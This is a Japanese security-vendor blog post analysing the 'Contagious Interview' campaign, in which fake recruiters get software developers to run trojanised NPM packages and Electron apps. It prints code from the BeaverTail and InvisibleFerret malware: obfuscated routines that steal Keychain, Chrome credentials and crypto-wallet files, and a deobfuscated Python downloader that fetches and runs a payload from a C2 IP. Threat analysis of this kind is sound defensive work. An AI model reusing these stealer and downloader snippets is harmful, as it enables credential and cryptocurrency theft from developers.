

北からのジョブオファー: ソフトウェア開発者を狙う Contagious Interview

[m security.macnica.co.jp/blog/2024/10/-contagious-interview.html](https://security.macnica.co.jp/blog/2024/10/-contagious-interview.html)



竹内 寛

2024年10月29日 13:30

-
- **B!**
-
-
-
-

はじめに

LinkedInなどのソーシャル・ネットワーキング・サービスや人材マッチングプラットフォームでソフトウェア開発者に好条件の求人を提示し、インタビューの中でマルウェア "BeaverTail"、"InvisibleFerret"に感染させて暗号資産やソースコードなどの開発関連ファイルを窃取する攻撃キャンペーンが観測されています。その攻撃キャンペーンは"Contagious Interview"と呼ばれ、昨年分析記事が公開されました [1]。

Contagious Interviewは北朝鮮 (DPRK) が関与していると考えられており、CrowdStrike社は攻撃グループを"Famous Chollima"と呼称し [2]、その活動を追跡しています。

Contagious Interviewにより多大な被害が発生した事案 (US \$72,000相当の暗号通貨を窃取。日本円で約1,000万円) [3]も発生しています。暗号資産の窃取が目的の一つであるため、ブロックチェーン、Decentralized Finance (DeFi) などのWeb3関連のソフトウェア開発者が特に狙われる傾向がみられます。

Contagious Interviewは現在でも続いており、BeaverTail、InvisibleFerretを改良し日本を含め世界各国の開発者が狙われているのを観測しています。実際に日本国内でも感染事案を確認しています。

本記事ではContagious Interviewの最近の手口とBeaverTail、InvisibleFerretの変更点について解説します。

最近の攻撃手口

攻撃者は企業のリクルーターを装い、ソフトウェア開発者にLinkedInで求人メッセージを送ります。実際に攻撃者から送られてきたメッセージも公開されています [4]。

そして技術インタビューに誘い、コードレビューのためにBitBucketからNode Package Manager (NPM) パッケージをダウンロードするよう依頼します。

このNPMパッケージを実行すると、パッケージの中に含まれているBeaverTailが実行されて、端末の情報がアップロードされます。その後、攻撃のステージが進むにつれて、より多くのリモート操作・情報窃取が可能となる第2ステージのInvisibleFerret、第3ステージのAnyDesk (正規のリモートアクセスツール)が実行されます。




図1. 攻撃の流れ

最近のBeaverTailは、NPMパッケージだけでなく、Qtで開発された偽のビデオ会議アプリのインストーラー[5]やElectronで開発されたアプリケーションの中に埋め込まれているものも観測しています。Windows、Linux、macOSで動作するクロスプラットフォームアプリケーションを容易に開発することができるため、NPMパッケージに加えてQt、ElectronもBeaverTailの開発に使われたと考えています。




図2. BeaverTailが埋め込まれていたElectronアプリケーション

BeaverTail

BeaverTailの目的は、感染機器の情報収集とInvisibleFerretを感染機器に設置することです。NPMパッケージの形態では、BeaverTailは、パッケージに含まれるjavascriptファイルの一つに難読化されたコードで埋め込まれています。

"chesshub" パッケージでは、routesディレクトリ配下にあるapi.jsにBeaverTailが埋め込まれていました。




図3. BeaverTailが埋め込まれているapi.js

ファイルを開いた時に見つからないよう1行目のコメントの後ろに215個のスペースを入れた後に難読化されたスクリプトが記述されています。




図4. api.jsに埋め込まれているBeaverTail

Electronで開発されたアプリケーションでは、Atom Shell Archive Format (ASAR) アーカイブのapp.asarファイルに含まれているmain.jsにBeaverTailが埋め込まれていました。

al > Temp > LKKSXB > win-unpacked > resources

Name

- app.asar
- app-update.yml
- elevate.exe

- Name
- build
 - node_modules
 - main.js
 - package.json

```
// Modules to control application life and create native browser window
const { app, BrowserWindow, dialog } = require('electron');
const path = require('path');
const serve = require('electron-serve');
const loadURL = serve({ directory: 'build' });

// Keep a global reference of the window object, if you don't, the window will
// be closed automatically when the JavaScript object is garbage collected.
let mainWindow;

function isDev() {
  return !app.isPackaged;
}

(function(_0x2fd40, _0x17ddea)(function _0x55bb0a(_0x27dcf1, _0x381120, _0x5e6e1a, _0x2c0770, _0x33dbc0){
  function _0x17ddea(_0x17ddea){
    // Create the browser window.
    mainWindow = new BrowserWindow({
      width: 800,
      height: 600,
      webPreferences: {
        nodeIntegration: true
      },
    });
    // Use this in development mode.
    if (isDev()) path.join(process.cwd(), 'public/logo512.png') : path.join(__dirname, 'build/');
    // Use this in production mode.
    // Use this in production mode.
    icon: path.join(__dirname, 'build/logo512.png'),
    show: false
  }
})
```

図5. Electronアプリに埋め込まれているBeaverTail

BeaverTailはホスト名などの感染機器の基本情報、OS、ブラウザで保有している認証情報やブラウザ拡張機能としてインストールされている暗号資産ウォレット関連ファイルも窃取し、C2サーバへアップロードします。

```
}, A=async()=>{ //Read Credential in KeyChains and Google Chrome Login Data, upload to C2
  let t=[];
  const c=e(u), //Login Data
  $=e(Q), //createReadStream
  r=e("L0xpYnJhcnkvS2V5Y2hhaW5zL2xvZ2luLmtleWNoYWlu"), //Library/Keychains/login.keychain
  l=e("bG9na2MtZGI"); //logkc-db
  if(pa=`${hd}${r}`, a[d](pa)) //existsSync($HOME/Library/Keychains/login.keychain)
  try{
    t.push({[V]:a[$](pa), [w]:{[W]:1}});
    //push({value:createReadStream($HOME/Library/Keychains/login.keychain), options:filename:logkc-db})
  }catch(t){}
}
else if(pa+="-db", a[d](pa)) //existsSync($HOME/Library/Keychains/login.keychain-db)
try{
  t.push({[V]:a[$](pa), [w]:{[W]:1}});
  //push({value:createReadStream($HOME/Library/Keychains/login.keychain-db), options:filename:logkc-db})
}catch(t){}
}
try{
  const r=e(m); //copyFile
  let l="";
  if(l=`${hd}${e(x)}${e(N)}`, l&&"!l&&accessSync(l))
  //x:Library/Application Support/Google/Chrome
  for(let e=0; e<200; e++){
    const n=`${l}/${e===e?b:'${G} ${e}'}${c}`; //Profile.X Logn Data
    try{
      if(!accessSync(n))
      continue;
      const c=`${l}/ld_${e}`; //ld_X
      accessSync(c)?t.push({[V]:a[$](c), [w]:{[W]:pld_${e}}})://value:createReadStream
      a[r](n, c, (t=>{let c=[{[V]:a[$](n), [w]:{[W]:pld_${e}}]; C(c)}))
    }
  }
}
```

図6. BeaverTail 認証情報窃取処理

```

const q=["bmtiaWhmYmVvZ2Fl","ZWpiYwxiYWtvcGxj","Zmhib2hpbWFlbGJv","aG5mYW5rbm9jZmVv","aWJuZWpkZmptbWtw","YmZuYWVsbW
J=["YW9laGx1Zm5rb2RiZWZncGdrbm4","aGxnaGVjZGFsbWVlZWZfbmVltaG0","aHBqYmJsZGNuZ2NuYXBuZG9kanA","ZmJkZGdjaWpubWhuZm5rZ
Q="Y3JlYXRlUmVhZFN0cmVhbQ",
T=async(t,c,$)=>
{.//Reading.ldb.log.and.Uploading.to.C2.by.C()
...let r=t;
...if(!r||"===r)return[];
...try{if(!accessSync(r))return[];
...catch(t){return[];
...c||c=""};
...let l=[];
...const n=e("TG9jYWwGRXh0ZW5z"+"aW9uIFNldHRpbmdz"),//TG9jYWwGRXh0ZW5zaW9uIFNldHRpbmdz.dec:..n="Local.Extension.Se
...s=e(Q),//s="createReadStream"
...h=e("LmxkYg"),//LmxkYg.dec:..h=".ldb"
...o=e("LmxvZw");//LmxvZw.dec:..o=".log"

...for(let $=0;$<200;$++){const Z=`$${t}/${0===$?b:`$G}-$${}`}/$${n}`; //Default:Profile.Local.Extension.Settings
...for(let t=0;t<q.length;t++){
...const n=e(q[t]+J[t]);
.../*bmtiaWhmYmVvZ2FlYW9laGx1Zm5rb2RiZWZncGdrbm4.dec:..nkbihfbeogaeaoehlefnkodbefgpgknn.MetaMask
...ZWpiYwxiYWtvcGxjaGxnaGVjZGFsbWVlZWZfbmVltaG0.dec:..ejbalbakoplchlghcedalmeeeajnimhm.MetaMask
...Zmhib2hpbWFlbGJvaHBqYmJsZGNuZ2NuYXBuZG9kanA.dec:..fhbohimaelbohpbjbbldcngcnapndodjp.BNB.Chain.Wallet
...aG5mYW5rbm9jZmVvZmJkZGdjaWpubWhuZm5rZG5hYWwQ.dec:..hnfanknocfeofbddgcijmhnfnknaad.CoinBase
...aWJuZWpkZmptbWtwY25scGVia2xtbmtvZW9paG9mZWm.dec:..ibnejdfjmmkpcnlpebklmnkoeiohofec.Tron
...YmZuYWVsbW9tZWltaGxwbWdqbmVvcGhocGtrb2xqcGE.dec:..bfnaelmomeimhlpmgjnjophhpkkoljpa.Phantom
...YWVhY2hrbm1lZnBoZXBjY2lVbWJvb2hja29ub2VlWbc.dec:..aeachknmefpheapccionboohckonoemg.Coin09
...ZWdqaWRqYnBnbGljaGRjb25kYmNiZG5iZWVwcGdkcGg.dec:..egjidjbpqlichdcondcbdbnbeppgdph.Trust.Wallet
...aGlmYWZnbWVjZHBla3Bsb21qamtjZmdvZG5oY2VsbGo.dec:..hifafgmccdpekplomjjkcfgodnhcellj.Crypto.com
...*/

```

図7. BeaverTail 暗号資産ウォレット関連ファイル窃取処理

最近観測されたBeaverTailでは、窃取対象であるブラウザ拡張機能の暗号資産ウォレットの種類が9から21に増え、攻撃者が暗号資産の窃取に強い関心があることを示しています。

No	ブラウザ拡張機能ID	拡張機能名	ブラウザ
1	nkbihfbeogaeaoehlefnkodbefgpgknn	MetaMask Wallet	Chrome
2	ejbalbakoplchlghcedalmeeeajnimhm	MetaMask Wallet	Microsoft Edge
3	fhbohimaelbohpbjbbldcngcnapndodjp	BNB Chain Wallet	Chrome
4	ibnejdfjmmkpcnlpebklmnkoeiohofec	TronLink Wallet	Chrome
5	bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom Wallet	Chrome
6	aeachknmefpheapccionboohckonoemg	Coin98 Wallet	Chrome
7	hifafgmccdpekplomjjkcfgodnhcellj	Crypto.com Wallet	Chrome

8	jblndlipeogpafnlhdhgmapagcccfchpi	Kaikas Wallet	Chrome
9	acmacodkjbdgmoleebolmdjonilkdbch	Rabby Wallet	Chrome
10	dlcobpjigpikoobohmabehhmhfoodbb	Argent X - Starknet wallet	Chrome
11	mcohilncbfahbmgdjkbpemcciiolgce	OKX Wallet	Chrome
12	agoakfejjabomempkjlepdlaleeobhb	Core Crypto Wallet	Chrome
13	omaabbefbmiijedngplfjmnooppbclkk	Tonkeeper - wallet for TON	Chrome
14	aholpfdialjgjfhomihkjbmjjldcno	Exodus Web3 Wallet	Chrome
15	nphplpgoakhhjchkkhmiggakijnhfnd	TON Wallet	Chrome
16	penjlddjkgpnkllboccdgccekpkcbin	OpenMask -TON wallet	Chrome
17	lgmpcpglpngdoalbgeoldeajfclnhafa	SafePal Extension Wallet	Chrome
18	fldfpgipfncgndfolcbkdeeknbbbnhcc	MyTonWallet	Chrome
19	bhhhlbepdkbapadjdnnojkbgioiodbic	Solflare Wallet	Chrome
20	gjnckgkfmgmibbkoficdidcljeaaaheg	Atomic Wallet	Chrome
21	afbcbjpbpfadlkmhmclhkeeodmamcflc	Math Wallet	Chrome

感染機器の情報とウォレットの情報をアップロードした後にPythonで開発された2次ペイロードのInvisibleFerretのダウンロードをダウンロードします。InvisibleFerretはPythonスクリプトであるため、感染機器のOSがWindowsである場合は、Pythonがインストールされていないケースを想定してInvisibleFerretが実行できるようPython実行ファイルとライブラリをダウンロードします。

ダウンロードURL) <http://<C2 IP>:1224/pdown>

1. ダウンローダ
2. バックドア
3. ブラウザ情報を窃取するスティーラー
4. キーロガー
5. AnyDesk

ダウンロードとバックドア、キーロガーのコードは難読化されています。

昨年観測されたInvisibleFerretは、XOR -> base64で難読化されていましたが、今年10月に観測したものは、zlib -> base64 -> 文字列の順序を逆順に並べ替える これを50回繰り返す難読化に変更されていました。

```

_= lambda __: __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]));exec(__(b'==A)XmCf0//9c+q5NYfT4ghPe/VrS9f
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')

```

図9. 難読化されたコード

```

import base64,platform,os,subprocess,sys
try:import requests
except:subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'requests']);import requests

sType = "3"
gType = "726"
ot = platform.system()
home = os.path.expanduser("~")
#host1 = "10.10.51.212"
host1 = "45.137.213.30"
host2 = f'http://{host1}:1224'
pd = os.path.join(home, ".n2")
ap = pd + "/pay"
def download_payload():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError: return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
        except:pass
    try:
        if ot=="Darwin":
            aa = requests.get(host2+"/payload/"+sType+"/"+gType, allow_redirects=True)
            with open(ap, 'wb') as f:f.write(aa.content)
        else:
            aa = requests.get(host2+"/payload/"+sType+"/"+gType, allow_redirects=True)
            with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e: return False
res=download_payload()
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)

```

図10. 難読化を解除したコード

難読化を解除するスクリプトはGitHub上で公開しています。[こちら](#)でご確認下さい。

1. ダウンローダ (.sysinfo)

ダウンローダは、感染機器のOSに応じてファイルをダウンロード・実行します。

最初に、バックドアをダウンロードし、感染機器のユーザホームディレクトリ内に作成された".n2"ディレクトリの中に"pay"という名前で保存・実行します。

感染機器がWindowsである場合、.n2ディレクトリ内にブラウザの情報窃取を行うスティーラーとキーロガーをダウンロードし、それぞれ"bow"、"mlip"という名前で保存・実行します。

